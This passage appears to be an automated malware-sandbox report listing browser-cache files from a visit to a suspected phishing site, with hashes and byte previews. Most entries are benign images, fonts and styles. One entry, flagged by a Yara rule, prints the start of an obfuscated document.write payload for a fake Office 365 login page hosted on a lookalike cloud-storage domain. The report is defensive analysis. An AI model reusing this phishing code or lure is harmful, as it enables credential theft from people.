Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/32_mobile.jpg
Preview:	......JFIF.....H.H.....C...................................%...#... , #&')*)..-0-(0%()(...C...........(...((..........."...b................. ....!1.AQ..aq"....2......#6BTst....3457Rcdr.....$CSUVb.......%..&'Df...Fu.................................@.......................!.1.AQRa..."q....234.....#Bc...$5Db.............?...B...!..B... !..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...!..B...'..$..6..y.kZ..'.S~H.!u*~....2C.SF\/.%S.....T.@...T... .R..P,.......@...T... .R..g|..d..xs........x{...k_c..P..!..B...!....L.u.US..x$l.wG4.>;**...~!....X .*el,/6...\.C.@....l...g....U..q..ZH.....r......|......S>. ......[.,..i>...eU...>...b..0......E......#....?.?...E....>...b...3....!.......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\33_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 1383x1340, frames 3
Category:	downloaded
Size (bytes):	228885
Entropy (8bit):	7.966754136035246
Encrypted:	false
SSDEEP:	6144:ptXFvQRX9ePV3QJM+2TAZEqoDhCgqmwtm06GCd:pzQRNePV3PAUhCQwU08
MD5:	B737E860F9B2E604E8BCB7DA36FF77A1
SHA1:	7DD242C911C8F6B89E90F6E97C64D1F6408315EE
SHA-256:	4367007F5B3914608DC69F6A4F4C503E2ED446E0B7CA19CB38F3D4E34121D5B5
SHA-512:	FBD763A99433C9CC92C379DFA8121085043BC3B5E93D348225BAC97A8CD32216F0D5DF75599E62239A240C23D6C1078486DD8DC921B054BC173E4FA2084F5B4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/33_desktop.jpg
Preview:	......JFIF.....H.H.....C...................................%...#... , #&')*)..-0-(0%()(...C...........(...((......<.g.."..e................. ....!1.A."Qaq......2U..........#BT..36Rb.....$Vrt...47CSs....%5DEc...'u&dF.(8e...............................C......................!.1AQ.a.....q......."24RSr.3B....#5Cb................?.................. ....%..'..@.0.K9...:F..K.#s......_.^.....;Q..<`.....^.....;Q.......?..X..........?..X..^.....;Q..<`.....^.....;Q.......? ..X..........?..X..^.....;Q..<`.....^.....;Q.......?..X..........?..X..^.....;Q..<`.....^.....;Q.......?..X..........?..X..^.....;Q..<`.....^.....;Q.......?..X..........?..X..^.....;Q..<`.....^.....;Q.......?..X......... .?..X..^.....;Q..<`.....^.....;Q.......?..X..........?..X...G.|_.|...g.}+...,L..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\33_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	101276
Entropy (8bit):	7.971399150234189
Encrypted:	false
SSDEEP:	3072:VIHX72eqwFNF2fy2gkHSCH40n/ZSjkUbHTNH0DM:VXUFN062guSZkEz90DM
MD5:	F9D78D0E78CAB11991AE53D744425B2E
SHA1:	2B4DFDFF93CB648E08AC66B36E64C9A73804C104

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\33_mobile[1].jpg</th></tr>
<tr><td>SHA-256:</td><td>2892A3E124F795A734F1B0DEF71C4176D0821382A932B8F63077825D357AE200</td></tr>
<tr><td>SHA-512:</td><td>6019E1D993CA81A2349AEDA5BEA8EF5BEE79FBD017B5A98324B9F18FECE919749536B9242EE0892DDF24D1CC6B112760F2B85030808C7375F6EEF6DD9023B6E
8</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://ssl.sitew.org/images/blog/templates/v2/33_mobile.jpg</td></tr>
<tr><td>Preview:</td><td>......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((...........".......................................c.................
.......!.1AQ.."aq.....26.......#5BRbers.......4TUdft......$3D...7C..%FSVc.&'.................................A.....................!..1.AQ...Raq...."24..5Sr...3.BCT...$%b.............?.....................
....$..6..y...\O.f..A.R...o&...:.2.|.U08x..@-...G...b.R..}...........T... .(.m..|{bji...1..4.....~]......P..
....V.......we...+... .]..q..?..ih.,l.2.....\..O.........>..>`,....k.0..G..S.NT....?....)O.g.D..F..:kv. kZOp.>....|#...1..LA...?.......~......|.Af.s>........'.g.?........w.<br>....D..TQCAIF.c..2..Z....aa.}.>];...#..\-....i.......9.w..8k`..." "".'" "".'" "".'" "".'"</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\3[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	41
Entropy (8bit):	4.271470906740503
Encrypted:	false
SSDEEP:	3:BZhOUKl3cq:7hi3J
MD5:	8FEDF5325C9E461E778C09613246E348
SHA1:	B33DBA640B666893A226C9E6ABBA2B6D82CF964B
SHA-256:	22DE83234A0746DC1E4E40FE13AF2DAEE70FC0F2B1B828F77C67C5D5362E9EBD
SHA-512:	FAF62EC4E1B0A8482FD744C394E3702A09E842AA02574A277A86E98A2A40C882744406A3BAB0CB4988A8AF6B27EFDDD2523B11693066CCB047F21C60ABE055B 3
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/backdrop/3.css?clearcache=5
Preview:	.gtbackdrop_preset_3{visibility:visible}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\45_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 931x930, frames 3
Category:	downloaded
Size (bytes):	70407
Entropy (8bit):	7.9378281799828265
Encrypted:	false
SSDEEP:	1536:TslRJGL9EoPyEqZDIvGQUfiKaXr0wchNzyjX0:gf0LbgDkM3OIwcjyjE
MD5:	880E98DA4C2C0407AFB724D63BDEB3BF
SHA1:	2BD665EBC749FE452E596B9DF099035A5451FFAF
SHA-256:	C1410F09DF097D42B3CA77BD6226FA0B1AF8826753F5100DA2CEDAAC69F9AC00
SHA-512:	99B93ECB563C2CDCC085D7E710767591D104AD6A2B3D30EADA1ADD54CA255E798A1DB1F187CA94C34AA6B4B6AB1C2262598E125B2019D6132D5907CB85C05 D8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/45_desktop.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((...........".......................................W.................. ......!.1A.Qa.."2Uq.......#3BR..$br....Td..456CSt....%c...&7DsuE................................/......................!1.A."Q..2Ra...Bq..3............?........B "".'" "".'" "".'" "".'" "".'" "".'" {..B ...D..BuA(..J'. "".'" "".v.....D...........(%."..eB ..T"..eB ...A(...E.s....@DD.D@DD.D@DD.DA;)P..GU(.............................. ....Do...." &T"." "".'" "".'" "".'"....D@." ..*.....3..e2...D."..%.(......S*..H.J." "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" "".'" " "." "".v.....D......."....eB e2........D@." "".'"...Q..$.E9@.J"...B."..@S..1..L"."...................................

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\4[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	41
Entropy (8bit):	4.271470906740503
Encrypted:	false
SSDEEP:	3:BZhOUNMMWGXcq:7hRMMzXJ
MD5:	97E138D6B73A77C263FE502E4B9B4E6F
SHA1:	407A817C9C3BE499FA125306151F6971ECFD74C3
SHA-256:	42C60D783023E663098121B6CB1EEDA388359CDF2B1F4773182DC8CB3E90B5A9
SHA-512:	EAA9905449E77D99512A535800272A4EEE9BBE48D46C86243A17701C38C7B077A89019C25053BFDECAF053AAB6B7CAB1E1196CCE3C72A5075ABEA3D229895C0 0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\4[1].css	
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/backdrop/4.css?clearcache=5
Preview:	.gtbackdrop_preset_4{visibility:visible}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\52_mobile[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	84792
Entropy (8bit):	7.9671573195721335
Encrypted:	false
SSDEEP:	1536:E0TWvu4WcETLbiaNenSCUx5N17l7TEXehO2hoT00fwYfP0ghK:EJG4WlLjeElZlEeO2uT00IYfP0UK
MD5:	AD39FEDD0D969EF8548C9EC2756AA3C8
SHA1:	FEA0C55A1E0602F4DF80DD61A5F6595CAC834EFF
SHA-256:	1675A6751027E162C4F823C83FEF83A86D6F77B5597B55A0EE0852E23538D177
SHA-512:	E0F971EAFCB6D5634B5DD392DAF816B25272F428757B79DD11FFAADDFF9A9B8A6854D27AA705A27D080225423492075EFC3523CDBAE160B01B4A1CE300F9100 8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/52_mobile.jpg
Preview:	......JFIF.....H.H.....C....................................%...#... , #&')*)..-0-(0%()(...C...........(...((..........."...g................. ....!..1AQ.aq.."2.........#BRdrt....567bes.......$%34CSTU......DVc..&'Efu..8F.................................3.......................!1.AQ...2R.."a.q..3B.4#..............?................................ ....F.6..y.kZ.I(%E.....&.9~..G...IT....}@......[.j.[[..........P,...G.......K..6=.j)..4b.8i0...}.{..\\.uX.." ""." *.U2.VAUN.....1...E\a...1.Z8...S+!iy.As./......ki....<...nc\{.Zm.*.....?.....g.....X..@..{.'.U?.....C...x...........'....?.......>....1..,O.3.......r..wk;N..$."....:0..,yy.u.\..Am.5....^.#..[.'...v.....9...u.x{..@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@DD.D@D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\O990EGNU.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	1192445
Entropy (8bit):	5.414181789930192
Encrypted:	false
SSDEEP:	24576:jdCThlwmf8lyrXWdigQYGobhcODdqy3ttOYoH:jdCThlwY8l/digQY3l5tOYoH
MD5:	BD59608B3D197E41FB422DF0F390BABE
SHA1:	9EB304D5C4AF2C93360F065AEB1CF8ADCC1D7571
SHA-256:	AE83CBD19F0097015A184D74BF5ED287346ADCBE5D75E2D0D4B542045986FCCC
SHA-512:	BEDE46EDC7DA627AA12F1D983E56D4117BEFEF2DF8BC7F9F8258297B15C16FFB60BAE0006E02AAF25B4369DEE6EDDED512C820C855A84800F5ACC5A8D48AE 980
Malicious:	false
Reputation:	low
IE Cache URL:	http://www.keeplaffingwemake99383tyiwye.net/
Preview:	<!DOCTYPE html><html lang=en>. <head>. <title>remittnce advice - Page 1</title>. <link rel="dns-prefetch preconnect" href="https://mfs0.cdnsw.com" crossori gin="anonymous"/>. <link rel="dns-prefetch preconnect" href="https://rb.bp.cdnsw.com" crossorigin="anonymous"/>. <link rel="dns-prefetch preconnect" href="htt ps://st0.bp.cdnsw.com" crossorigin="anonymous"/>. <link rel="dns-prefetch preconnect" href="https://st0.cdnsw.com" crossorigin="anonymous"/>. <link rel="dns-prefetch preconnect" href="https://www.sitew.com" crossorigin="anonymous"/>....<meta name="description" content="">..<meta name="keywords" content="">...<meta pr operty="og:title" content="remittnce advice - Page 1">..<meta property="og:type" content="website">..<meta property="og:url" content="http://www.keeplaffingwema ke99383tyiwye.net">..<meta property="og:image" content="http://www.keeplaffingwemake99383tyiwye.net/fb.jpg?t=1620830584">..<meta property="og:site_name" content="SiteW.com">..<meta property="og:descri

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8JoA[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 30752, version 1.1
Category:	downloaded
Size (bytes):	30752
Entropy (8bit):	7.982669435135792
Encrypted:	false
SSDEEP:	768:5f2vIX+TLdQKAlCAMSUCt2AQEz40Wkt4cvqU605c4+kmfCa7QAoXQ93:5f28+TLde9UG2Hzkycvlc4+lf57QAoA9
MD5:	34C1618A975EAB35100B998AA3A40775
SHA1:	219DA2536C2DCED63156B83A1FD8A3DA7D6B62D3
SHA-256:	54FC71CAE47E9D0C711FA1DE8CAA8C2B15B4F1A92EA0E9FC4BBE2C67E09F27E7
SHA-512:	1EDBB54A2B7126D023679F2E7157E29655B23D97A81EB9516147D1C9B34F28976EEB9348D608F72C7C623DF99C39523F89173200C1A4FD002B6BA03F1BE590D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8JoA.woff

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K0nXBi8JoA[1].woff	
Preview:	wOFF.....x ....GDEF.....*...8...xGPOS.....E.`...GSUB.....@.xOS/2...X...P...`[.'.STAT.....9...D...cmap.....z..Scvt ..!....Z....)V..fgpm.."..... 6..gasp..(.....glyf..(...Gv....Q9.^head..pL...6...6.F..hhea..p.... ...$....hmtx..p.....J..>Jloca..sD.....(.. maxp..u.... ... .$.rname..v....@....@.^Opost..wD..... ...2prep..w X.....8.1px.=... ..0.S'0.sC..tX.(?`*M|.[b;J4.7\@..q..x.T....P.....I..<.Am.F.m.m...m.js.z.c..".....],.&.6....;.|.n..M;....Y...n.^}..[f.=.W..8..w.....l./...#..s;.:jSo..g.c.s..&.K.....|..+. !.gt."..m.F.]..!....A..V.Z....o.7....[.DCl".6...9&...F....&.....[.P.[(c.....Z...B.&].^.rn...L>#.R..R2.H.Yi.t.H...US....&%.H8..".Sj._...H.N.6/.Dz(.Az'..u...C.h.0...u..E=.>P.._4Nsk. ...:....q`....O}1.B>T .Q..A-R.uH1..4...2.s.....1...d.!Sp.L..2.7p..q....c<...;....J&2.;X.....L....R...L.!..e.a....Q.....}.Wq....QF.=G..'2..$.ep.....9;g.eN`..}.rp.s..g....,.."...z+(l..U?z4.iz..=

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K67QBi8JoA[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 31700, version 1.1
Category:	downloaded
Size (bytes):	31700
Entropy (8bit):	7.98370330936173
Encrypted:	false
SSDEEP:	768:0tSYsZLAMbfkwgWqSua94cC8Nt6xtusf3:F2qkwtvua94Kt6Lb
MD5:	93B5260A7C4C11D8D4B0DB28C406783C
SHA1:	B4745A622DD2F3E0E77D30A90CF5C878A359F3DC
SHA-256:	7A8E60EE675A444A2E0E40619083A090E6623BFCDCA7197263766 62B67672940
SHA-512:	23B715D0C1D85AB61335B5946AAAD594B3043B550BB33963F07B34320046F106B79488EEBB0870B54B93F6B6C99F9ED3795A6713E9D6A9170972C7E817BD7206
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32K67QBi8JoA.woff
Preview:	wOFF.....{.....$.....GDEF.....*...8...xGPOS.....E..B[.GSUB.....|.OS/2.. \...P...`].&.STAT.. ....9...D....cmap.. .....z..Scvt .."....c....,..fgpm..#..... 6..gasp..).....glyf..)...J'...${..nhead..t....6...6.G..hhea..t@... ...$....hmtx..t`.....J..&.loca..v.....'..Jmaxp..y.... ... .$.rname..y....9...x<.\%post..z..... ...2prep..{.....8 .1px.=... ..0.S'0.sC..tX.(?`*M|.[b;J4.7\@..q..x.T....P.....7.qj..Qm....Am.m..z.c...HANH..V...].n..#.....m.....P.r.~ Z.=...O/..tN:.....o.q._.q~AI...Au.=S..+hD.....)d.....&.V]u....y5 .k{q.D;.G...[..(.....o.k.6. .....3l....gl.s.....7*.).5+.*h-....[a=H..Vx...|w.....q..{.}.....3....q.9..47.I,..6..#.D..*.U2.Kl..5..o$>J..K.1.rj..Q.[...iM.5C.....34.v.....N.....J|H.1C~V..u..X.4... r_.eP..XQ.d.P..G=V..0.%1.....G_,.r..>6.....f.q.M....d..]>}..0.....d,%..l!.,|%.\l.xJ...@....Qv.\...)/..a*@.p.?8...,|..w.H.I..N..C....G....`5.^.....^Yww...6[.!).f.x2.w&..f9.....7...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32KxfXBi8JoA[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 31588, version 1.1
Category:	downloaded
Size (bytes):	31588
Entropy (8bit):	7.985612325374105
Encrypted:	false
SSDEEP:	768:pUPZKUN4aGRlVWSAMDqN9nPUzX9WmXvDwHt1fNFX3:GZ+aGYRN9nPUzXIEvDknjn
MD5:	A27A916B0A0065E1735AA62EB3AB6668
SHA1:	5C8558F79C958129DC44C43D0FFFF0CB15C42049
SHA-256:	8AD0FDA010D1845D0A13B30830753D391877CF0FF3F381A7AF6A24BB4FD2AF0B
SHA-512:	0D926E4DE8C465A0A871B4D19A3DC9D810D16BB207B3AA2466E668B9B36BDBAF0C15B8086CB074E1E74B876C0FD151BF5D4E23029FB66BE347AA408EFF3530 9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/worksans/v9/QGY_z_wNahGAdqQ43RhVcIgYT2Xz5u32KxfXBi8JoA.woff
Preview:	wOFF.....{d.....GDEF.....*...8...xGPOS.....Y..E..i.GSUB.....tn.K.OS/2.. ....N...`[.'.STAT..! ...8...D.J..cmap..!X.....z..Scvt ..# ...\....(...fpgm..#|..... 6..gasp..*@.....glyf..*H..I7...&....head..s....6...6.F..hhea..s.... ...$....hmtx..s.....J..>.loca..v.....)w..maxp..y$... ... .$.rname..yD...D....B.g.post..z..... ...2prep..z.....8 .1px.=... ..0.S'0.sC..tX.(?`*M|.[b;J4.7\@..q..x.T....A.....l,b.b.m.m.....m;..?...W.M0.Z."7...*..C...`...8..Y...:A-...!@M.z.U..S...L.....K....0./Y...a.H.,.>E@Q.j.>.I...e...}.Q.m...j.&.- .w.G....'.F.}.'...../.....6.Nf._.....g.....v..t.^.@d....hB6.?X.-U,..7.....Ym.$..>.{H..+#e.}.}.....#..s.q.r.q|s.F..gv.I.;.8{E$F..jDW...k...p,.J.d....M..Ai+..G..J.#....(}.+.~.N.....:.z.z...j ..].S..uc ....&.....<).j.0j.".M...f...!X....U..8D.....d&..Y..;..{xH.....>a..0-.2.3a..0..2.sb.K`.8.<.C,...,.....8.,..H..!Pd.9EAQRT.5....5.....7...RB<.b.....;6R....&...).....>>....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN_____mexico_iwcbew297279929_92727297_nunueun[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	360017
Entropy (8bit):	3.2815847556914135
Encrypted:	false
SSDEEP:	1536:tsdE0PWs2pKueZz8ZQlvv3XL9Fn9B9L4O:i
MD5:	BBCDBFFF271D28F98B28836EF7FF8298
SHA1:	FE5B8BED8292EC00894C313C8BB2CA5D7376553C
SHA-256:	4E3A239C002F9EBC394A982C16FCB0D9B5ACD7FB7C1AE16F7FE605A6301FBCB6
SHA-512:	ED91685E9BF5C774BC0B2F2912B0152A47901879D12C59A1673A61BEA134DC163BE5D33037B185FE80B64F170A1C4405D58B47F51DA46415EC40A6DD246E7FD
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Obshtml, Description: Yara detected obfuscated html page, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN_____mexico_iwcbew297279929_92727297_nunueun[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud/_____mexico_iwcbew297279929_92727297_nunueun.html

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN_____mexico_iwcbew297279929_92727297_nunueun[1].htm	
Preview:	<script language="javascript">.. ..// == ok == //..document.write(unescape('%3C%68%74%6D%6C%20%64%69%72%3D%22%6C%74%72%22%20%6C%61%6E%67%3D%22%65%6E%22%3E%0A%20%20%20%20%3C%6D%65%74%61%20%63%68%61%72%73%65%74%3D%22%75%74%66%2D%38%22%3E%0A%20%20%20%3C%6C%69%6E%6B%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%61%61%64%63%64%6E%2E%6D%73%66%74%61%75%74%68%2E%6E%65%74%2F%65%73%74%73%2F%32%2E%31%2F%63%6F%6E%74%65%6E%74%2F%69%6D%61%67%65%73%2F%66%61%76%69%63%6F%6E%5F%61%5F%65%75%70%61%79%66%67%67%68%71%69%61%69%37%6B%39%73%6F%6C%36%6C%67%32%2E%69%63%6F%22%20%72%65%6C%3D%22%73%68%6F%72%74%63%75%74%20%69%63%6F%6E%22%3E%0A%20%20%20%3C%6C%69%6E%6B%20%72%65%6C%3D%22%73%74%79%6C%65%73%68%65%65%74%22%20%68%72%65%66%3D%22%68%74%74%70%73%3A%2F%2F%63%64%6E%6A%73%2E%63%6C%6F%75%64%66%6C%61%72%65%2E%63%6F%6D%2F%61%6A%61%78%2F%6C%69%62%73%2F%66%6F%6E%74%2D%61%77%65%73%6F%6D%65%2F%34%2E%37%2E%30%2F%63%73%73%2F%66%6F%6E%74%2D%61%77%65%73%6F%6D%65%2E%63%73%73%22%20%69%6E%74%65%67%72%69%74%79%3D%22%73%68%61

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	513
Entropy (8bit):	4.720499940334011
Encrypted:	false
SSDEEP:	12:t4BdU/uRqv6DLfBHKFWJCDLfBSU1pRXIFl+MJ4bADc:t4TU/uRff0EcfIU1XXU+t2c
MD5:	A9CC2824EF3517B6C4160DCF8FF7D410
SHA1:	8DB9AEBAD84CA6E4225BFDD2458FF3821CC4F064
SHA-256:	34F9DB946E89F031A80DFCA7B16B2B686469C9886441261AE70A44DA1DFA2D58
SHA-512:	AA3DDAB0A1CFF9533F9A668ABA4FB5E3D75ED9F8AFF8A1CAA4C29F9126D85FF4529E82712C0119D2E81035D1CE1CC491FF9473384D211317D4D00E0E234AD9F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://aadcdn.msftauth.net/ests/2.1/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="24" height="24" viewBox="0 0 24 24"><title>assets</title><path d="M18,11.578v.844H7.617l3.921,3.928-.594.594L6,12l4.944-4.944.594.594L7.617,11.578Z" fill="#404040"/><path d="M10.944,7.056l.594.594L7.617,11.578H18v.844H7.617l3.921,3.928-.594.594L6,12l4.944-4.944m0-.141-.071.07L5.929,11.929,5.858,12l.071.071,4.944,4.944.071.07.071-.07.594-.595.071-.07-.071-.071L7.858,12.522H18.1V11.478H7.858l3.751-3.757.071-.071-.071-.07-.594-.595-.071-.07Z" fill="#404040"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\browser_1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 555 x 503, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	147192
Entropy (8bit):	**7.992524443821868**
Encrypted:	**true**
SSDEEP:	3072:LXRa/ICiQ2fJB+vpsJNrv3lufv5ALbHHQT+6c1UvsiOsZhzYuA:da/lPNfJBasH4n5APH4+PqsitZhcuA
MD5:	C8E871EC2D21B0660C1214A120BDAE7D
SHA1:	31B2F46171069543089352546663ADE23F26B243
SHA-256:	3CB1252BA9403A9CD17FB4D13267AEA4CCA773CAC108BD859C7ACA76BA216DB6
SHA-512:	CC82B5A04F2FAF964FC389D539EF315E873E0559BE2E482FB4DE60C6AE4A31BAA829A99343EFE35EAB15D5670A0127B9189482A7E86B9FEE1A98254DDC766893
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/top/en/browser_1.png
Preview:	.PNG.....IHDR...+.....z.....>.IDATx..{.].u.....U$..."......8hP.JII6biLI.qB.....(..#.J..D.%.....hC.?.!$...0..3..d"J..#t..K...xDZ.^|H|..XU.....g.[.$R*..O..q.u.9....o=6....0..0.*I..0..0..+.a..a.&V..0..0.b..a..ab.0..0...a..a.&V..0..0L...a..ab.0..0...a..a.....0..0L...a..a.X1..0...a..a.....0..0..+.a..a.X1..0..0.b..a...I5...-..Bg...o..o..a..|.[.:.m""v...|9&*Ln..f.;vl.....z=..};.a.....E.....?~./.....g.....e+VT..t.M....bdbb".....kx.q....a..a..^{.58.PUU..J..A....+144..'O.^."..e%V.]K7.|3V.\.....Z.re~...4.....{...1..0...N.UU..)o...DD.....t..t.t.R,Z...V.....+F.\.b.[n..A...@....a...`f""LOO.{.....F...Bd.....L...a...uN.....,cccY.....s...d..LNNBD..7.....pY.j...?..}.k.Z..i.....~.'N.....u]c....t "Y...}..055.....v.....t.....D...._2..0./.9/... "..@Dyr.v.....>44.....03&".d...\.....?..y9..I...|.D..N..3g@DX.p!u.]...[.....@D..*..D....kt:....5!"..Rzl..0..0.....D."B...fF..s.D...P..Q244.~.....;...D..%K066&o..f.-.V..W.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\browser_multiBloc[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	30999
Entropy (8bit):	5.1921527025914616
Encrypted:	false
SSDEEP:	384:jc7yiBPvx1wcim+XxPiun+M50rq6cgG75eX0Qg:A9BPvxmcimmxPiulAq6LRk
MD5:	668CA9950B59DF9DFA467711FC3B1FB7
SHA1:	6067739C13C81E2AC7C7BB27A900272F9795E1D4
SHA-256:	0BD16EA30CB11888023B0FEECEBDF699404E8B11BF88A06300DDB321F6B75B15
SHA-512:	5F963F6E3D0CBCE178F2CC326556B3AFF9A824A984A4B3A713C0AA69EC8FBE15615D1BA327F4770A12CD282F7316C437B96E8D908A65708E482CBCA2AC1A24A1
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\browser_multiBloc[1].svg	
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/browser_multiBloc.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="800.289" height="613.43" viewBox="0 0 800.289 613.43">.. <defs>.. <filter id="Trac._2812" x="658.638" y="519.681" width="130.193" height="79.278" filterUnits="userSpaceOnUse">.. <feOffset dy="3" input="SourceAlpha"/>.. <feGaus sianBlur stdDeviation="3" result="blur"/>.. <feFlood flood-opacity="0.161"/>.. <feComposite operator="in" in2="blur"/>.. <feComposite in="SourceGraphic"/>.. </filter>.. <filter id="Trac._2813" x="144" y="580.627" width="512.91" height="32.802" filterUnits="userSpaceOnUse">.. <feOffset dy="3" input="SourceAlpha"/>.. <feGaussianBlur stdDeviation="3" result="blur-2"/>.. <feFlood flood-opacity="0.161"/>.. <feComposite operator="in" in2="blur-2"/>.. <feComposite in="SourceGr aphic"/>.. </filter>.. <filter id="Rectangle_573" x="0" y="33.063" width="800.289" height="474.187" filterUnits="userSpaceOnUse">.. <feOf

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\de-ba3b57e12f3d6ff8ca5bd5b7e8900e04[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	412
Entropy (8bit):	5.234290644155054
Encrypted:	false
SSDEEP:	6:tYbMU3mc4slZKYnic4sf3KNbsdIYwmjXNUPrJQ1DAhKdVRt2tXwp/56BH0+N3kE0:ton/KYf3absuYbNGEAkVoO5wN358
MD5:	2C375159D3E2877411CC77C06EDE613C
SHA1:	3086A6996C5DCC84B52AFC402F3B6E13DCBF2520
SHA-256:	3122808B343B080FC477BEA2119F05435CF405C9ED411F02C4E8FC9623AD85E2
SHA-512:	A3F4C0A591165A3046C9503346502CD77E4662B3C2B4DC95EC7BDB4BA5BFEC7FE56A7CF08BF0DF2BF217D752933361BEBFA82FD1B886608F72BFF1C0CDC1BF 9B
Malicious:	false
Reputation:	low
